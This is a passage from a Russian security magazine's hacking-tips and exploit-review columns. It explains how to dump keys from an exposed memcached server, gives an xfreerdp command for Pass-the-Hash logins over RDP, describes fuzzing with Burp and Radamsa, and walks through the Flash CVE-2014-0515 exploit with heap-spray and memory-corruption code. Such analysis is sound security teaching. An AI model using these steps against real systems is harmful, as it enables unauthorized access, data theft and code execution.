Далее идет набор аналогичных команд, связанных с изменением значения по ключу, смысл которых легко определяется по названию: add, replace, delete, append, prepend, incr (increment), decr (decrement). И это почти все.

Таким образом, мы можем подключиться напрямую к memcached на 11211-й порт с помощью Ncat'a (или Telnet'a) и выполнять любые команды — добавлять, изменять, получать любые значения.

Но, как ты мог заметить, все общение идет посредством обращения по ключам. Но как же мы их узнаем? Одной команды для этого, к сожалению, нет, как и возможности получить сразу всю информацию из базы данных.

Для начала у нас есть команда stats, которая выводит ряд интересной информации о сервере (см. скриншот, там все ясно).

И у нее есть «подкоманда» — stats slabs, которая выводит информацию по «живым» slab'ам. Здесь поясню (надеюсь, правильно), что memcached на самом деле группирует имеющиеся записи, но только по размеру. То есть все создаваемые ключи со значениями автоматически попадают в какой-то slab, в зависимости от своего размера.

Так вот, по итогам этой команды мы сможем получить важную для нас информацию — ID slab'a. Это первая цифра после слова STAT (см. скриншот). Кстати, отбросить «пустые» slab'ы поможет команда stats items.

Далее пишем «stats cachedump id_slab num_keys», где id_slab — это ID slaba, из которого мы хотим получить список ключей, а num_keys — количество ключей (0 — все ключи).

Таким образом, мы получаем список ключей и по каждому из них уже можем пройтись командой GET.

Еще один возможный вариант получения перечня ключей — это использовать команду stats detail on. С помощью ее можно включить мониторинг, и система будет логировать обращения по ключам. Командой stats detail dump мы можем получить их.

Как ты, наверное, заметил, чтобы «слить базу», необходимо повторить ряд однообразных действий. Дабы этого избежать, мы можем воспользоваться специальной тулзой — go-derper (goo.gl/UUbGAr), представленной компанией Sensepost несколько лет назад.

С другой стороны, мне хотелось бы подчеркнуть важный момент: кроме того, что в базе данных могут храниться какие-то критичные данные, мы можем «получить» что-то похлеще. Я имею в виду то, что мы можем менять данные. Например, если в базе данных хранятся какие-то куски HTML, то мы можем подпихнуть XSS'очку, а если же хранятся сериализованные объекты, то есть потенциал дойти и до RCE. Здесь есть где проявить творческий подход.

```
stats slabs
STAT 1:chunk_size 96
STAT 1:chunks_per_page 10922
STAT 1:total_pages 1
STAT 1:total_chunks 10922
STAT 1:used_chunks 4379
STAT 1:free_chunks 0
STAT 1:free_chunks_end 6543
STAT 1:mem_requested 383742
STAT 1:get_hits 697104123
STAT 1:cmd_set 10053
STAT 1:delete_hits 0
STAT 1:incr_hits 0
STAT 1:decr_hits 0
STAT 1:cas_hits 0
STAT 1:cas_badval 0
STAT 2:chunk_size 120
STAT 2:chunks_per_page 8738
STAT 2:total_pages 1
STAT 2:total_chunks 8738
STAT 2:used_chunks 0
STAT 2:free_chunks 1
STAT 2:free_chunks_end 8737
STAT 2:mem_requested 0
STAT 2:get_hits 14
STAT 2:cmd_set 1
STAT 2:delete_hits 0
STAT 2:incr_hits 0
STAT 2:decr_hits 0
STAT 2:cas_hits 0
STAT 2:cas_badval 0
STAT 16:chunk_size 2904
STAT 16:chunks_per_page 361
STAT 16:total_pages 1
STAT 16:total_chunks 361
STAT 16:used_chunks 1
STAT 16:free_chunks 0
STAT 16:free_chunks_end 360
STAT 16:mem_requested 2889
STAT 16:get_hits 0
STAT 16:cmd_set 1
STAT 16:delete_hits 0
STAT 16:incr_hits 0
STAT 16:decr_hits 0
STAT 16:cas_hits 0
STAT 16:cas_badval 0
STAT 17:chunk_size 3632
STAT 17:chunks_per_page 288
STAT 17:total_pages 1
STAT 17:total_chunks 288
STAT 17:used_chunks 2
STAT 17:free_chunks 0
STAT 17:free_chunks_end 286
STAT 17:mem_requested 6283
STAT 17:get_hits 20
STAT 17:cmd_set 2
STAT 17:delete_hits 0
STAT 17:incr_hits 0
STAT 17:decr_hits 0
STAT 17:cas_hits 0
STAT 17:cas_badval 0
STAT 18:chunk_size 4544
STAT 18:chunks_per_page 230
STAT 18:total_pages 1
STAT 18:total_chunks 230
STAT 18:used_chunks 1
STAT 18:free_chunks 0
STAT 18:free_chunks_end 229
STAT 18:mem_requested 3668
STAT 18:get_hits 1
STAT 18:cmd_set 1
STAT 18:delete_hits 0
STAT 18:incr_hits 0
STAT 18:decr_hits 0
STAT 18:cas_hits 0
STAT 18:cas_badval 0
STAT 21:chunk_size 8880
STAT 21:chunks_per_page 118
```

Подключаемся и получаем информацию о сервере

```
stats cachedump 16 10
ITEM article-2014-04-16 [2803 b; 1368614107 s]
END
stats cachedump 1 10
ITEM 2014-05-16-no5:99 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:98 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:97 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:96 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:95 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:94 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:93 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:92 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:91 [6 b; 1368614107 s]
ITEM 2014-05-16-no5:90 [6 b; 1368614107 s]
END
stats cachedump 16 10
ITEM article-2014-04-16 [2803 b; 1368614107 s]
END
stats cachedump 24 10
ITEM article-2013-12-01 [16317 b; 1368614107 s]
ITEM article-2013-07-16 [14993 b; 1368614107 s]
END
stats cachedump 25 10
ITEM article-2014-02-16 [19383 b; 1368614107 s]
END
```

Получаем информацию по имеющимся slabs

PASS-THE-HASH ПРОТИВ RDP

РЕШЕНИЕ

Продолжим тему новшеств, связанных с последней версией Windows (8.1, 2012), начатую в прошлом номере. Удивительное дело, но теперь техника Pass-the-Hash работает и для RDP-подключений. То есть мы можем аутентифицироваться с помощью NTLM-хеша пользователя при подключении по RDP!

С другой стороны, я недавно узнал, что, оказывается, не все люди в курсе, что это такое — PtH. А потому кратенько расскажу про это дело.

Итак, начнем с того, что в ОС Windows многопользовательская система и потому ей надо хранить пароли пользователей. Но хранить их в открытом тексте не секьюрно, а потому их хранят захешированными. Хеширование — это однонаправленная функция, по результату которой нельзя узнать входное значение (то есть нельзя «расшифровать»). NT-хеш — это тот формат, в котором винда хранит пароли. Причем подчеркну, что даже если это отдельный хост или домен — формат хранения один.

Второй важный момент — это глубокая поддержка Single Sign-on («единая» автоматическая аутентификация) виндой на базе NTLM-аутентификации. В ней не передается в открытом виде ни пароль, ни сам NT-хеш. Алгоритм такой: сначала клиент посылает запрос на подключение, потом сервер возвращает ему случайно сгенеренную последовательность (challenge). После этого клиент берет хеш-пользователя, соединяет с challeng'ем, хеширует и отправляет на сервер. Тот, в свою очередь, делает то же самое. И если хеши совпадают, то пользователь верный.

Выводом здесь будет то, что NT-хеш является полным эквивалентом пароля пользователя. Ведь почти все сервисы, которые есть в экосистеме Windows, поддерживают NTLM-аутентификацию. Например, HTTP, SMB (через который мы можем подключаться и управлять хостом удаленно), SMTP, FTP, подключения к SQL-серверу и так далее.

Таким образом, захакав какой-то хост в домене, мы можем получить хеши пользователей из памяти и дальше ходить по сети, аутентифицируясь везде с ними. Это техника и называется Pass-the-Hash. В итоге защита домена складывается, как карточный домик.

Исключением всегда был протокол RDP. Раньше можно было подключиться, только введя пароль. И это составляло проблему, так как очень часто бывают закрытые сегменты (DMZ, например) в корпоративной сети, где на файрволе разрешен доступ только RDP (чтобы админы могли админить).

Так вот, в Windows 8.1 и 2012 R2 по умолчанию теперь есть поддержка аутентификации с хешем. Но изначально у микрософта эта функция называется Restricted Admin Mode, и о «поддержке» PtH они, конечно, не говорят. А потому давайте скажем спасибо ресерчерам с labs.portcullis.co.uk (goo.gl/RnHNe5) за то, что они поведали миру всю правду (подробности, видео смотри там же).


Теперь коротко о практике. Все, что нам нужно для подключения, — результат трудов FreeRPD Project, то бишь опенсорсный RDP-клиент (по умолчанию входит в Kali). После публикации исследования они внедрили поддержку PtH прямо в него. А потому для подключения нам требуется следующая строка в консоли:

```
xfreerdp /d:domain_name /u:Administrator ↩
/pth:8846F7EAEE8FB117AD06BDD830B7586C /v:192.168.0.1
```

где после /d: — имя домена, после /u: — имя пользователя, после /pth: — хеш, после /v: — IP сервера.

Все просто.

И еще одна тонкость. Данная функция (Restricted Admin) работает только для администраторов. То есть залогиниться под юзерами из группы RDP Users не получится. Но невелика потеря!




Несколько подключений к Win 2012 с использованием хеш-пароля администратора

ПОФАЗЗИТЬ ВЕБ-ПРИЛОЖЕНИЕ

РЕШЕНИЕ

Фаззинг — это один из главных хакерских инструментов (или техник?). Причем вне зависимости от области его применения. Локальные приложения, удаленные сервисы или сайты — все сгодится. Как ни странно, найти «блекбоксом» какие-то баги зачастую гораздо легче, чем искать их по исходникам, и фаззинг в этом частенько помогает.

Признаюсь, что сам не глубокий знаток этого дела, но при проведении пентестов приходится сталкиваться. Так вот, для того, чтобы что-то быстренько пофаззить, я использую в Burp Suite Intruder. В нем простенько можно указать части запроса, которые тебя интересуют, и выбрать из списка пейлоадов необходимый. Последних там целый пучок (об этом когда-то уже писалось в Easy Hack'е), так что есть из чего выбрать. Но с другой стороны, ограниченность и определенность их несколько мешали.



Настройка Radamsa в Bradamsa ^_^

И вот приятная новость. Для Burp'а появилось расширение, которое позволяет привязать к Intruder'у такую хорошую вещь, как мутационный фаззер Radamsa (goo.gl/tNUu2G). По сути, Radamsa представляет собой генератор. Ты ему на вход данные, а он на выходе набор случайных пейлоадов для фаззинга. Причем можно ему задать, какой вид мутаций требуется.

Само расширение называется Bradamsa, и взять его можно здесь: goo.gl/AKpZtV.

Установка больших трудностей не вызывает. В Extender'е добавляешь новый аддон, указывая путь до Bradamsa. После чего появляется новая вкладка Bradamsa. В ней обязательно необходимо указать путь до бинарника radamsa. Здесь же задаются настройки для последнего. После этого в Intruder'е выбираем Payload Type — Extension Generated и в новом списке выбираем Bradamsa. И все, можно работать.

Кстати, у меня эта связка отлично работает и под виндой, несмотря на «экспериментальность» поддержки Radamsa под нею. Единственный нюанс: Bradamsa не сохраняет настройки и путь до фаззера приходится вводить каждый раз. Ну и при очень большом фаззинге Burp может себя некорректно вести. Но это мелочи по сравнению с быстротой и простотой такого решения (особенно с возможностями автоматизации в Burp'е, о которых мы поговорим в следующем номере).

В заключение скажу, что набираю людей в команду пентестеров. Если есть интерес — пиши на почту.

Спасибо за внимание и успешных познаний нового!

Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

В новом обзоре мы с тобой рассмотрим одну (но какую!) уязвимость нулевого дня в старом добром Adobe Flash Player, которая не так давно была найдена in the wild. Первыми уязвимость нашли представители «темной стороны» и использовали ее, насколько было возможно. Давай разберемся, чем нас в очередной раз порадовала Адобе.

0DAY ПЕРЕПОЛНЕНИЕ БУФЕРА В ADOBE FLASH PLAYER В КОМПОНЕНТЕ PIXEL BENDER

CVSSv2: 10.0 (Av:R/Ac:L/A:N/C:C/I:C/A:C)
Дата релиза: 28 апреля 2014 года
Автор: неизвестен, @ohjeongwook
CVE: 2014-0515

В середине апреля «Лаборатория Касперского» получила несколько Flash-файлов. Причем один из них был ранее задетектирован обычной эвристикой (удивительно, но кто-то до сих пор использует стандартные шелл-коды при атаках нулевого дня).

Уязвимость находится в обработчике компонента Pixel Bender. Помимо этого, он больше нигде не используется, но до сих пор поддерживается в Flash Player. Как предполагают аналитики из ЛК, злоумышленники тем самым надеялись, что уязвимость в старом компоненте еще долго будет оставаться непропатченной.

Проанализировать вредоносный SWF-файл можно в SWF Investigator (bit.ly/1le4jTu) или SWFTools. SWF Investigator — официальная утилита от Adobe, помогает быстро анализировать и выполнять небольшие куски ActionScript-кода. Это выручает, например, при восстановлении шелл-кода или другого зашифрованного SWF-файла в анализируемом. SWFTools же представляет собой просто набор консольных утилит для работы с SWF-файлами. В нашем случае мы будем использовать SWFDump.

После загрузки сэмпла обрати внимание на какие-то бинарные данные под тегом Definery Binary, это и есть атакующий набор данных.


Как и многие Flash-эксплойты, наш испытуемый начинается с технологии heap spray. Похожую ситуацию мы наблюдали в CVE-2014-1776 уязвимости для IE. В нашем случае эксплойт также использует тип данных Vector для получения контроля над областью памяти и данных, но есть несколько отличий.


```
[HEADER]        File version: 18
[HEADER]        File size: 12669
[HEADER]        Frame rate: 24.000000
[HEADER]        Frame count: 2
[HEADER]        Movie width: 550.00
[HEADER]        Movie height: 400.00
[045]       4 FILEATTRIBUTES as3
[009]       3 SETBACKGROUNDCOLOR (ff/ff/ff)
[056]      11 SCENEDESCRIPTION
[041]       4 SCRIPTLIMITS
[057]    2431 DEFINEBINARY defines id 0001
[052]   10109 DOABC, lazy load
[04c]      46 SYMBOLCLASS
                exports 0001 as "Graph_Shad"
                exports 0000 as "main_office_fla.MainTimeline"
[001]       0 SHOWFRAME 1-2 (00:00:00,000-00:00:00,042)
[000]       0 END
```


1

Pixel Bender Data

ActionScript Byte Code







Во-первых, heap spray использует Vector.<int> с размером 0x22. Каждый Vector.<int> имеет следующий формат:

```
Vector size (4 байта) + extra header (4 байта) + ↵
int (4 байта) array of 0x22
```

Код для выделения памяти размером 0x22 для массива Vector.<int>:

```
var array_count:uint = 0x10000;
var vector_size:uint = 0x22;
...
var a:Array = new Array();
...
i = 0;
while(i < array_count)
{
    a[i] = new Vector.<int>(vector_size);
    i++;
}
```

Вектор становится элементом массива, и размер массива становится равным 0x10000.


На рис. 2 видно, как выглядит память с heap spray. Элементы Vector.<int> в основном находятся рядом и имеют размер 0x90 (8 байт заголовок + 4 * 0x22 байта в int-массиве). Первые четыре байта каждого элемента — это 0x22 в DWORD, который представлен в размере Vector.

После того как мы сделали основу для heap spray, эксплойт пытается уменьшить размер каждого Vector до 0. Внутренняя логика Flash работает следующим образом. Она создает дыры между каждым элементом. Вместо выделения памяти для нового Vector-массива с размером 0 она снова использует предыдущую область памяти, сбрасывая длину поля до 0.

Часть кода, которая устанавливает длину Vector равной 0:

```
i = 0
while(i < array_count)
{
    a[i].length = 0;
    i++;
}
```

В результате размер Vector уменьшится до 0 и каждый элемент Vector-массива будет использовать только 8 байт памяти, оставляя дополнительные 0x88 байт свободными для использования. Размер 0x88 выбран неслучайно — это очень важно для успешной работы эксплойта.



Помимо создания heap spray дыр размером 0x88 байт, наш эксплойт пытается сделать больше дыр в других частях heap spray области. В результате некоторые Vector имеют длину 0x100:


```
var j:* = 0;
...
i = 512;
while(i < array_count)
{
    a[i - 2 * (j % 2)].length = 0x100;
    i = i + 28;
    j++;
}
```

С помощью таких манипуляций мы переносим текущий массив из области, выделенной под heap spray, в другое место.

На рис. 4 мы видим, как выглядит область памяти до того, как мы пробуем создать «дыры». Когда дополнительные дыры будут успешно созданы, некоторые части области кучи будут выглядеть как на рис. 5.

В результате мы освободим 0x118 байт в области памяти heap spray.

Теперь рассмотрим ошибку в обработчике Pixel Bender. Если тестировать этот файл в дебаггере, то можно найти



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.


Рис. 1. Структура SWF-файла с эксплойтом

Рис. 2. Область памяти для Vector.<int>

Рис. 3. Область памяти для Vector.<int> после сбрасывания длины до 0

Рис. 4. Область памяти перед увеличением размера элементов массива

Рис. 5. После увеличения размера элементов массива





7

```
        version         1
        name            "crystallize"
        kernel          "namespace", "Crystallize by Petri Leskinen"
        kernel          "vendor", ""
        kernel          "version", 1
        kernel          "description", "Crystallize -filter"
        parameter       "_OutCoord", float2, f0.rg, in
        parameter       "size", float, f0.b, in
        meta            "minValue", 1
        meta            "maxValue", 300
        sel             f3.r, i1.r, f2.b, f2.r
        mov             f2.rg, f3.rg
        texn    f3, f2.rg, t0
        mov             f1, f3
        meta            "defaultValue", 20, 1.03046e-039, 2.37688e-041, 195.263, 785.067, 12.0784, 48.5647,
195.263, 785.067, 12.0784, 48.5647, 195.263, 785.067, 12.0784, 48.5647, 195.263

        if              i1.r
        if              i1.r
        if              i1.r
        ...
```

Code part responsible for vulnerability








10


```
0167BD34
0167BD34 loc_167BD34:
0167BD34 movzx   eax, byte ptr [esi-8]
0167BD38 add     eax, 0FFFFFF80h
0167BD3B cmp     eax, 0Bh        ; switch 12 cases
0167BD3E ja      short loc_167BDB3 ; jumptable 006BBD47 default case


0167BD40 movzx   eax, ds:byte_167BF62[eax]
0167BD47 jmp     ds:off_167BF4E[eax*4] ; switch jump
```











DWORD-значение на смещении 0xEA Pixel Bender, которое выступает триггером уязвимости.

Для того чтобы проанализировать, как эта область вызывает ошибку в коде обработчика Pixel Bender, воспользуемся утилитой dpbj (bit.ly/1sd3Eai), которая поможет отреверсить формат файла Pixel Bender. Автор также выложил исходный код этой программы, но нам будет достаточно исполняемого файла. Стоит заметить, что этот проект может очень помочь в исследовании, так как хорошая публичная документация по внутреннему формату Pixel Bender недоступна.

После того как мы загрузим данные, сразу поймем, где находится часть, которая вызывает падение (рис. 7).

Метаданные `defaultValue` должны быть только четырехбайтовыми, но этот код пытается конвертировать все 16 аргументов и поместить их в область памяти, тем самым вызывая ее повреждение.

На рис. 8 ты можешь увидеть, как метаданные `sel instruction` и `defaultValue` сохраняются. Оригинальные бинарные данные парсятся и транслируются в байт-код для дальнейшего использования в будущих операциях. Второе значение из `defaultValue` перезаписывает значения индекса в байт-коде `sel instruction` в памяти.

Код, перезаписывающий область `sel instruction`, представлен на рис. 9. FSTP-инструкция сохраняет значение в области памяти этого операнда. В нашем случае оригинальное значение 0x000B3880 после изменения сохраняется напрямую в 0x000B3880. Инструкция 0x167EC63 показывает, что память будет увеличена на 0x14. Первый элемент `defaultValue` находится внутри правильной области памяти, но значение из второго аргумента лежит внутри памяти `sel instruction`.

Помимо первого повреждения памяти для замещения других инструкций байт-кода, существует второе. Поврежденный байт-код интерпретируется и запускается. Сам же код, ответственный за интерпретацию байт-кода в опкод, представлен на рис. 10.

В коде на рис. 11 каждый операнд инструкции обрабатывается функцией `set_array_value`.

Теперь посмотри рис. 12. На нем представлен код, который повреждает память второй раз. Функция вызывается для каждой инструкции, и когда повреждение проходит успешно, то значение `arg_index` становится равным 0x000B3880, которое пришло из поврежденной области памяти. Значение индекса преобразовывается в смещение в памяти и используется позже, чтобы сохранить некоторые данные. Из инструкции 0x0167BC78, видим, что ecx указывает на структуру данных в памяти, а edi — на смещение, высчитанное из arg_index.

Значение регистра eax — это небольшой битовый трюк. Значение возвращается из предыдущего вызова sub_1909EE0, которое возвращает указатель на память.

Но более интересные вещи происходят дальше. Из ecx (базовый указатель), edi (смещение) и eax (значение, которое меняется по ходу выполнения) атакующий может контролировать, конечно же, edi. Также, в результате использования описанной выше техники heap spray, большая часть памяти забита дырами размером 0x88. Структура данных, на которую указывает ecx, имеет размер меньше 0x88, и с большой вероятностью указатель будет указывать на одну из наших дыр в области heap spray. Поэтому в итоге атакующий может контролировать ecx и edi.

Но вот eax может быть случайным (хотя и правильным) местом памяти в куче. Атакующий не может контролировать его. Правда, в итоге атакующему это и не нужно. Eax всегда будет правильным указателем, но при этом его значение будет больше, чем диапазон значений (возможно, даже больше, чем 0x22+1). На рис. 13 показано, как выглядит память перед ее повреждением.

Далее ты можешь увидеть, что длина поля a[x+1] перезаписывается значением указателя. Значение может быть рандомным, но не больше, чем 0x22+1. Такая ситуация позволяет атакующему повредить длину поля следующего Vector.

Теперь значение ax+1 (.length имеет значительную величину. То есть, помимо возможности повредить дополнительные элементы Vector, это даст нам полный контроль над памятью процесса. Следующий код повредит длину поля Vector до 0x40000001 (corrupt_index = x + 1):

```
var vector_size:uint = 0x22;
a[corrupt_index][vector_size] = 0x40000001;
```

Теперь a[x+2].length становится равной 0x40000001. На рис. 15 ты можешь увидеть этап, когда все дополнительные повреждения успешно закончились. В итоге из a[x+2] эксплойт может использовать произвольный индекс для доступа к любому месту памяти.

Эксплойт создает 64 FileReference объекты в куче.

```
var b:Array = new Array();
i = 0;
while(i < 64)
{
    b[i] = new FileReference();
    i++;
}
```

